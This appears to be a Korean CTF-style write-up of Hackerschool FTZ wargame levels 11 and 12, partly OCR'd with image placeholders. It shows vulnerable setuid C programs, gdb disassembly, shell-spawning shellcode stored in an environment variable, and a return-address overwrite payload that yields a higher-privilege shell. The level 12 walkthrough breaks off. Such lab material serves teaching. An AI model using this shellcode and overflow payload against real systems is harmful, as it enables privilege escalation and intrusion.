Buffer Overflow

FTZ 문제풀이

SCP_이예준


2019.07.18

- LEVEL 11
- LEVEL 12
- LEVEL 13
- LEVEL 14
- LEVEL 15


LEVEL 11

LEVEL 11


Code



```
#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[] )
{
        char str[256];

        setreuid( 3092, 3092 );
        strcpy( str, argv[1] );
        printf( str );
}
```



```
[level11@ftz tmp]$ gdb -q test
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048394 <main+0>:    push   ebp
0x08048395 <main+1>:    mov    ebp,esp
0x08048397 <main+3>:    sub    esp,0x108
0x0804839d <main+9>:    and    esp,0xfffffff0
0x080483a0 <main+12>:   mov    eax,0x0
0x080483a5 <main+17>:   sub    esp,eax
0x080483a7 <main+19>:   sub    esp,0x8
0x080483aa <main+22>:   push   0xc14
0x080483af <main+27>:   push   0xc14
0x080483b4 <main+32>:   call   0x80482c4 <setreuid>
0x080483b9 <main+37>:   add    esp,0x10
0x080483bc <main+40>:   sub    esp,0x8
0x080483bf <main+43>:   mov    eax,DWORD PTR [ebp+12]
0x080483c2 <main+46>:   add    eax,0x4
0x080483c5 <main+49>:   push   DWORD PTR [eax]
0x080483c7 <main+51>:   lea    eax,[ebp-264]
0x080483cd <main+57>:   push   eax
0x080483ce <main+58>:   call   0x80482d4 <strcpy>
0x080483d3 <main+63>:   add    esp,0x10
0x080483d6 <main+66>:   sub    esp,0xc
0x080483d9 <main+69>:   lea    eax,[ebp-264]
0x080483df <main+75>:   push   eax
0x080483e0 <main+76>:   call   0x80482b4 <printf>
0x080483e5 <main+81>:   add    esp,0x10
0x080483e8 <main+84>:   leave
0x080483e9 <main+85>:   ret
0x080483ea <main+86>:   nop
0x080483eb <main+87>:   nop
End of assembler dump.
(gdb)
```



str[256]

dummy(8)

SFP


RET

ebp-264


ebp

LEVEL 11

Export




```
[level11@ftz tmp]$ export env=$(python -c 'print "₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩
x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b
₩xcd₩x80"')
```




```
[level11@ftz tmp]$ export
declare -x BASH_ENV="/home/level11/.bashrc"
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/home/level11"
declare -x HOSTNAME="ftz.hackerschool.org"
declare -x INPUTRC="/etc/inputrc"
declare -x LANG="en_US.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="level11"
declare -x LS_COLORS="no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:bd=40;33;01:cd=40;33;01:or=01;05;
37;41:mi=01;05;37;41:ex=00;32:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.btm=00;32:*.bat=00;32:*.sh=00;32:*.
csh=00;32:*.tar=00;31:*.tgz=00;31:*.arj=00;31:*.taz=00;31:*.lzh=00;31:*.zip=00;31:*.z=00;31:*.Z=00;31:*
.gz=00;31:*.bz2=00;31:*.bz=00;31:*.tz=00;31:*.rpm=00;31:*.cpio=00;31:*.jpg=00;35:*.gif=00;35:*.bmp=00;3
5:*.xbm=00;35:*.xpm=00;35:*.png=00;35:*.tif=00;35:"
declare -x MAIL="/var/spool/mail/level11"
declare -x OLDPWD="/home/level11"
declare -x PATH="/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/level11/bin"
declare -x PS1="[₩u@₩h ₩W]₩$ "
declare -x PWD="/home/level11/tmp"
declare -x SHELL="/bin/bash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="192.168.231.1 64990 22"
declare -x SSH_CONNECTION="192.168.231.1 64990 192.168.231.130 22"
declare -x SSH_TTY="/dev/pts/0"
declare -x TERM="xterm"
declare -x USER="level11"
declare -x env="1육1? ?횡? 육F? 1픗h//shh/bin?? S?? 柰
                                                                                                    ? "
```


Address



```
#include<stdio.h>

int main(){
        printf("%p\n",getenv("env"));
        return 0;
}
```




```
[level11@ftz tmp]$ vi env.c
[level11@ftz tmp]$ gcc -o env env.c
[level11@ftz tmp]$ ./env
0xbfffff57
```




	str[256]	ebp-264
	dummy(8)	ebp
	SFP	
0xbfffff57 ->	RET	
	env	

LEVEL 11


Payload



```
[level11@ftz level11]$ ./attackme `python -c 'print "A" * 268 + "₩x57₩xff₩xff₩xbf"'`
sh-2.05b$ id
uid=3092(level12) gid=3091(level11) groups=3091(level11)
```



```
#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[] )
{
        char str[256];

        setreuid( 3092, 3092 );
        strcpy( str, argv[1] );
        printf( str );
}
```



ebp-264

str[256]

dummy(8)

ebp

SFP

0xbfffff57 -> RET


env

my-pass


LEVEL 12


LEVEL 12

Code



```
[level12@ftz level12]$ cat hint


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
        char str[256];

        setreuid( 3093, 3093 );
        printf( "문장을 입력하세요.₩n" );
        gets( str );
        printf( "%s₩n", str );
}
```






```
[level12@ftz level12]$ ls
attackme  hint  public_html  tmp
[level12@ftz level12]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   ebp
0x08048471 <main+1>:    mov    ebp,esp
0x08048473 <main+3>:    sub    esp,0x108
0x08048479 <main+9>:    sub    esp,0x8
0x0804847c <main+12>:   push   0xc15
0x08048481 <main+17>:   push   0xc15
0x08048486 <main+22>:   call   0x804835c <setreuid>
0x0804848b <main+27>:   add    esp,0x10
0x0804848e <main+30>:   sub    esp,0xc
0x08048491 <main+33>:   push   0x8048538
0x08048496 <main+38>:   call   0x804834c <printf>
0x0804849b <main+43>:   add    esp,0x10
0x0804849e <main+46>:   sub    esp,0xc
0x080484a1 <main+49>:   lea    eax,[ebp-264]
0x080484a7 <main+55>:   push   eax
0x080484a8 <main+56>:   call   0x804831c <gets>
0x080484ad <main+61>:   add    esp,0x10
0x080484b0 <main+64>:   sub    esp,0x8
0x080484b3 <main+67>:   lea    eax,[ebp-264]
0x080484b9 <main+73>:   push   eax
0x080484ba <main+74>:   push   0x804854c
0x080484bf <main+79>:   call   0x804834c <printf>
0x080484c4 <main+84>:   add    esp,0x10
0x080484c7 <main+87>:   leave
0x080484c8 <main+88>:   ret
0x080484c9 <main+89>:   lea    esi,[esi]
0x080484cc <main+92>:   nop
0x080484cd <main+93>:   nop
0x080484ce <main+94>:   nop
0x080484cf <main+95>:   nop
End of assembler dump.
```

LEVEL 12


Export



